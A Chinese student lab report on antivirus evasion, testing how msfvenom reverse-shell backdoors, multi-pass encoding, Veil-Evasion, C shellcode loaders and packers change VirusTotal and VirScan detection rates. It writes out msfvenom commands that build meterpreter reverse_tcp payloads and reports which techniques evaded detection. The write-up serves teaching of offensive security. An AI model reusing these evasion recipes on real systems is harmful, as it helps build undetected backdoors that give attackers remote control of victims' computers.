
2017-2018 Exp3 MAL_免杀原理与实践 20155214
Exp3 MAL_免杀原理与实践
本次实验操使用Virustotal,VirScan作为测试平台,尝试通过Veil-Evasion重新,交叉编译,加壳等方式逃过杀软检测。
实验内容
实验环境 Kali linux 64bit(虚拟机)
实验工具Virustotal,VirScan,Visual Studio
对msf生成后门程序的检测
采用Exp2中msf平台生成的反弹端口后门Hearthstone_backdoor.exe作为第一版对比。
Virustotal测试Ⅰ
Virustotal集成了60多个商业杀毒软件的扫描引擎。可以上传免杀处理过的程序进行检测。

由上图可见,
File Name: Hearthstone_backdoor.exe

Detection Ratio: 21/66
报毒率比想象中低了一些,不过依旧是被主流杀软报毒了。
Visscan测试Ⅰ
Visscan中的 ++文件行为分析++ 很实用,毕竟是中文很亲切。

行为描述:

建立到一个指定的套接字连接

详情信息:

IP: **.168.233.**:4444, SOCKET = 0x000000c4

行为描述:

修改注册表

删除注册表键值

删除注册表键
基本上查出了后台的反弹端口特征。
n次编码影响测试

n = 8时,如图示Visscan给出警告,但没有文件行为分析!
VirusTotal分析结果:
File Name: Hearthstone_backdoor_encoded8.exe

Detection Ratio: 19/66
Veil-Evasion应用
Veil-Evasion是用其他语言如c,c#,phython,ruby,go,powershell等重写了meterperter,然后再通过不同方式编译成exe,共性特征比较少。
++安装方法见知识点++
 Language:		powershell

 Payload:		powershell/meterpreter/rev_tcp

 Required Options:      LHOST=192.168.xxx.xxx  LPORT=4444
可以看到Veil-Evasion提供不同的编程语言以及payload对后门进行封装。
	Rating:		c/python = Excellent ruby/go = normal

	Description:    pure windows/meterpreter/reverse_tcp stager, no

	                shellcode

Virscan测试

- ruby
Rating: 3/39

//效果客观
- powershell
大兄弟还没测试就被电脑管家查出来了……


Rating: 5/39
Visual Studio2017 + shellcode生成后门
生成一个c语言格式的Shellcode数组
root@Kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.xxx.xxx LPORT=xxx -f c
设计程序系统调用该shellcode数组
运行结果——成功√

Windows Defender + 电脑管家 无报毒

Rating: 5/39
shellcode进化
root@Kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai x86/bloxer -i 12 LHOST=192.168.119.130 LPORT=443 -f c

//尝试两种编码 + 重编12次
实测连接成功√
- virscan测试 效果极佳
Rating: 2/39
主要思路
Tip:
本次实验,主机通过设计反弹端口攻击,达到获取被控机权限的目的。
知识点
Kali下安装Veil-Evasion
//安装git:

sudo apt-get -y install git

//git命令行下载Veil Evasion:

git clone https://github.com/Veil-Framework/Veil-Evasion.git

//把它移动到opt目录下(可选):

mv Veil-Evasion /opt

//进入Veil Evasion所在目录:

cd /opt/Veil-Evasion/

//启动setup脚本开始安装:

bash setup/setup.sh -s
最后的进化--加壳
尝试用ASPack加密Hearthstone_backdoor.exe
压缩后,文件由17.5MB压缩至11.7MB

Rating: 4/39

效果惊人,怪不得冰河用的ASPack压缩。
加密壳Hyperion,在Kali里有hyperion的实现,将shellcode_v2用Veil-Evasion中的Hyperion组件加壳
Rating: 12/39
- 事实证明,加壳软件起了反作用…
- 大部分AV应该都增加了壳检测(凉
启发
本次实验给我的启发是,网络环境并没有想象中那么安全,杀软的检测并没有想象的完备。
对于反杀
NOTE:
一个后台程序,通过不同的平台和编码方式,以及重编码,可以减少特征码被检测率。
2017-2018 Exp3 MAL_免杀原理与实践 20155214的更多相关文章
- Exp3:MAL_免杀原理与实践
目录 1.实验环境 2.实践内容 2.1 msfvenom 2.1.1 msfvenom直接生成 2.1.2 msfvenom 编码一次 2.1.3 msfvenom 编码多次 2.2 Veil_ev ...
- 2017-2018-2 20155303 『网络对抗技术』Exp3:免杀原理与实践
2017-2018-2 20155303 『网络对抗技术』Exp3:免杀原理与实践 --------CONTENTS-------- 1. 免杀原理与实践说明 实验说明 基础问题回答 2. 使用msf ...
- 2017-2018-2 20155228 《网络对抗技术》 实验三:MAL_免杀原理与实践
2017-2018-2 20155228 <网络对抗技术> 实验三:MAL_免杀原理与实践 实验内容 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasi ...
- 2018-2019-2 20165316 『网络对抗技术』Exp3:免杀原理与实践
2018-2019-2 20165316 『网络对抗技术』Exp3:免杀原理与实践 一 免杀原理与实践说明 (一).实验说明 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件, ...
- 20145308 《网络对抗》 MAL_免杀原理及实践 学习总结
20145308 <网络对抗> MAL_免杀原理及实践 学习总结 实践内容 (1)理解免杀技术原理 (2)正确使用msf编码器,veil-evasion,自己利用shellcode编程等免 ...
- 2018-2019-2 网络对抗技术 20165324 Exp3:免杀原理与实践
2018-2019-2 网络对抗技术 20165324 Exp3:免杀原理与实践 免杀原理及基础问题回答 免杀 1. 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
- 2018-2019-2 20165209 《网络对抗技术》Exp3:免杀原理与实践
2018-2019-2 20165209 <网络对抗技术>Exp3:免杀原理与实践 1 免杀原理与实验内容 1.1 免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中 ...
- 2017-2018-2 『网络对抗技术』Exp3:免杀原理与实践
1. 免杀原理与实践说明 一.实验说明 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧:(1.5分) ...
- 20155229《网络对抗技术》Exp3:免杀原理与实践
实验预习 免杀: 看为一种能使病毒木马避免被杀毒软件查杀的技术. 免杀的分类: 开源免杀:指在有病毒.木马源代码的前提下,通过修改源代码进行免杀.. 手工免杀:指在仅有病毒.木马的可执行文件(.exe ...
随机推荐
- Android Studio 关联 JDK Java 源码
Android Studio 关联 Android 源码比较方便,一般下载后可自动关联,但是 Android Studio 默认使用的 JDK 是内嵌的,是不带源码的.所以在查看 JDK 源码时,看到 ...
- CVE-2018-15688 systemd dhcp6组件越界写漏洞分析
编译的话 , 用 ubuntu 18.10, 没有 patch 的源码下载路径 https://codeload.github.com/poettering/systemd/zip/3941f8329 ...
- MS SQL backup database的俩个参数
http://msdn.microsoft.com/zh-cn/library/ms186865.aspx 数据传输选项 BUFFERCOUNT = { buffercount | @bufferco ...
- 【mongoDB运维篇③】replication set复制集
介绍 replicattion set 多台服务器维护相同的数据副本,提高服务器的可用性,总结下来有以下好处: 数据备份与恢复 读写分离 MongoDB 复制集的结构以及基本概念 正如上图所示,Mon ...
- kafka入门1:安装及配置
1下载 官方下载地址:https://kafka.apache.org/downloads 案例使用版本:kafka_2.11-1.1.0.tgz 2上传服务器 使用ftp工具将压缩包放置到服务器上 ...
- Oracle EBS 贷项通知单核销
SELECT cm.trx_number ,fnd_flex_ext.get_segs('SQLGL', 'GL#', gcc.chart_of_accounts_id, ad.code_combin ...
- Content-Length和body_bytes_sent
[map@cq01-map-lbsop-hbase conf]$ curl 'http://10.46.43.14:8100/50x.html' -v* About to connect() to 1 ...
- C# 生成随机订单号
//生成固定位数的随机数 //ran.Next(999)生成的是1-999的随机数,不能保证位数是固定的. public static string GenerateOrderNo() ...
- time模块案例演示
案例01: 2008年8月8日20:08:08 往后88,888,888秒是哪天?星期几? 日期->时间戳(浮点数)->可以做数学运算 演示: import time # 构造日期的元组, ...
- python3: 数字日期和时间(2)
12.基本的日期与时间转换 Q: 你需要执行简单的时间转换,比如天到秒,小时到分钟等的转换 A: 为了执行不同时间单位的转换和计算,请使用 datetime 模块. 比如,为了表示一个时间段,可以创建 ...